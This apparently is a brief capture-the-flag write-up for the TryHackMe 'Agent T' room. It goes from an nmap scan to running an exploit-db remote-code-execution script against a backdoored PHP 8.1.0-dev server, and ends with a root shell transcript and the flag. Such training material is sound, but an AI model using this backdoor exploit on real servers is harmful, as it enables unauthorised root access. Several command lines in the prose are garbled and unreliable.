


Agent-T writeup

The room is hosted <https://tryhackme.com/room/agentt>

Tryhackme Agent T is an easy-level room including the use of a backdoor to get root on a target machine. This writeup is helping you to understand how to solve this ctf.



Task 1

Connect your linux with tryhackme with the help of openvpn.

Task 2

Now we scan the target with nmap.


Nmap -sV(service version) ip address.

```
PORT      STATE SERVICE REASON  VERSION
80/tcp    open  http    syn-ack PHP cli server 5.5 or later (PHP 8.1.0-dev)
```

We see the result. Http Port 80/tcp is open. Version php cli server 5.5 or late (php 8.1.0-dev)

Task 3

If we search on google php 8.1.0-dev. We see this result.



We see `User-Agent Remote Code Execution` on `exploit.db`

Now copy the code and paste it in notepad and save it with `xyz.py` (in python format)

Task 4

Now run the code

Python3 `xyz.py`

Paste url

Run id

Result: `uid=o(root) gid=o(root) groups=o(root)`

RUN `cat;/ls`

`Cd /;cat flag.txt`

See the flag

```
[kali@kali] ~$ python3 php.py
Enter the full host url:
http://10.10.127.171/

Interactive shell is opened on http://10.10.127.171/
Can't access tty; job control turned off.
$ id
uid=0(root) gid=0(root) groups=0(root)

$ ls
404.html
Blank.html
css
gulpfile.js
img
index.php
js
package-lock.json
package.json
scss
vendor

$ cat index.php
<h1>Hello World!</h1>

$ cd /ls
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
var
var

$ cd /cat flag.txt
flag{4127d8538abf16d6d23973e3df8dbecb}
$
```